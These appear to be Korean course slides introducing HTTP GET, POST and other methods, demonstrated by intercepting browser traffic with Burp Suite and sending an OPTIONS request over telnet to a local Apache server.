



## 4 HTTP Method

### • HTTP GET/POST 방식

#### - 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식

- 프록시를 켜고 [www.kisa.or.kr](https://www.kisa.or.kr/main.jsp) 사이트에 접속하면, 아래와 같은 경고를 볼 수 있음.
- 고급을 누른 후에 [www.kisa.or.kr](https://www.kisa.or.kr/main.jsp) 안전하지 않음으로 이동을 클릭




## 4 HTTP Method

- HTTP GET/POST 방식

- 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식


- www.kisa.or.kr 사이트로 요청하는 패킷을 Burp Suite로 인터셉트 한 화면
- Forward를 누르면 요청을 웹 서버로 전달함



## 4 HTTP Method


### • HTTP GET/POST 방식

- 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식
  - 서버로부터 응답 내용을 Burp Suite로 인터셉트한 화면
  - 다시 Forward를 누르면 사용자 브라우저 화면으로 전달됨




## 4 HTTP Method

- HTTP GET/POST 방식
  - 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식
  - GET/POST 부분을 인터셉트 하기 위해 잠시 Intercept is on을 클릭해서 Intercept is off로 변경



## 4 HTTP Method

- HTTP GET/POST 방식
  - 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식
  - 한국인터넷진흥원 홈페이지에서 ‘알림마당’ > ‘공지사항’에 들어감.



The screenshot shows a web browser displaying the KISA (한국인터넷진흥원) website. The URL in the address bar is [https://www.kisa.or.kr/notice/notice\\_List.jsp](https://www.kisa.or.kr/notice/notice_List.jsp). The page title is "공지사항" (Notice). The main navigation menu includes links for "정보공개" (Information Disclosure), "주요사업" (Main Business), "고객광장" (Customer Hall), "알림마당" (Notice Board), "자료실" (Resource Room), and "진흥원소" (About KISA). A sidebar on the left lists categories such as "보도자료" (Press Releases), "사회공헌" (Corporate Social Responsibility), "포토뉴스" (Photo News), "기고·인터뷰" (Guest Column·Interviews), "채용정보" (Recruitment Information), "입찰공고" (Tender Notices), "위탁과제" (Contract Work), and "알림판" (Notice Board). The "알림판" category is currently selected, indicated by a green background. The main content area features a large icon of a computer monitor with the text "한국인터넷진흥원 공지사항입니다." (This is the Korea Internet and Telecommunications Commission Notice). Below this is a search bar with dropdown menus for "제목" (Title) and "작성일" (Date), and a "검색" (Search) button. A table at the bottom lists three notices:


번호	제목	게시일	조회
1479	18년도 핀테크 보안성 강화 컨설팅 지원사업 공고	2018-09-04	1083
1478	『국제 웹 표준 활동 지원 사업』 공고	2018-09-03	1441
1477	제9회 블록체인 TechBiz 컨퍼런스 개최	2018-08-28	2890

## 4 HTTP Method

### • HTTP GET/POST 방식

#### – 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식

- 다시 Burp Suite에서 Intercept is off를 클릭해서 Intercept is on으로 변경
- 공지사항 게시물 중 하나를 클릭함
- 공지사항 게시물 열람은 GET 요청으로 인자 값들이 함께 URL에 전달됨



## 4 HTTP Method

### • HTTP GET/POST 방식

#### - 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식

- POST로 전달되는 값을 보기 위해 <http://demo.testfire.net> 사이트에 접속
- Burp Suite가 실행 중인 것을 확인 후에 웹 사이트에 임시 로그인 정보 (id: admin, password: 111111) 입력 후 로그인 클릭

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.


Copyright © 2018, Watchfire Corporation, All rights reserved.

## 4 HTTP Method

### • HTTP GET/POST 방식

– 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식

- 로그인 정보가 POST 요청으로 웹 서버에 전달됨
- POST 요청을 위한 인자 값은 Request Header의 가장 밑에 별도 요청으로 전달됨



## 4 HTTP Method

- HTTP GET/POST 이외 방식

- Request 패킷에는 GET, POST 외에 다음과 같은 메소드가 있음
  - HEAD : 서버 쪽 데이터를 검색하고 요청하는 데 사용, 어떠한 추가 요소도 보내지 않음.
  - OPTIONS : 시스템에서 제공하고 있는 메소드를 확인하는 데 사용
  - PUT : 메시지에 포함되어 있는 데이터를 지정한 URI(uniform resource identifier) 장소에 지정된 이름으로 저장
    - 과거 PUT과 관련된 취약점이 종종 있었으며, 공격자는 이를 통해 웹 서버에 악의적인 파일을 업로드 할 수 있었음.
  - DELETE : URI에 지정되어 있는 자원을 서버에서 지움.
  - TRACE : 요청한 메시지의 최종 수신처까지 루프백 검사용으로 사용됨.
 


클라이언트가 보내는 요청 메시지가 거쳐 가는 프록시나 게이트웨이의 중간 경로와 최종 수신 서버에 이르는 경로를 알아내는 데 사용.

## 4 HTTP Method

- HTTP 메소드
  - Telnet 을 이용하여 메소드 확인
  - 칼리 리눅스에서 아파치 웹 서버를 실행한다.

```
root@kali:~# service apache2 start
root@kali:~# netstat -an | grep 80
tcp6      0      0 ::::80          ::::*                  LISTEN
unix  2      [ ACC ]     STREAM      LISTENING        28033    @/tmp/dbus-es04ynkf
unix  2      [ ACC ]     STREAM      LISTENING        28034    @/tmp/dbus-PR09iAbG
```

- 브라우저에서 localhost 에 접속하여 웹 사이트가 구동하는 것을 확인한다.



## 4 HTTP Method

- HTTP 메소드

- Telnet 을 이용하여 메소드 확인

- telnet localhost 80 으로 접속한 후에 아래 내용을 입력한다.

OPTIONS / HTTP/1.1 [enter]

host: localhost [enter]

[enter]

```
root@kali:~# telnet localhost 80
Trying ::1...
Connected to localhost.
Escape character is '^]'.
OPTIONS / HTTP/1.1
host: localhost

HTTP/1.1 200 OK
Date: Wed, 19 Sep 2018 01:18:07 GMT
Server: Apache/2.4.29 (Debian)
Allow: GET,POST,OPTIONS,HEAD
Content-Length: 0
Content-Type: text/html

Connection closed by foreign host.
```

## 4 HTTP Method

- HTTP 메소드
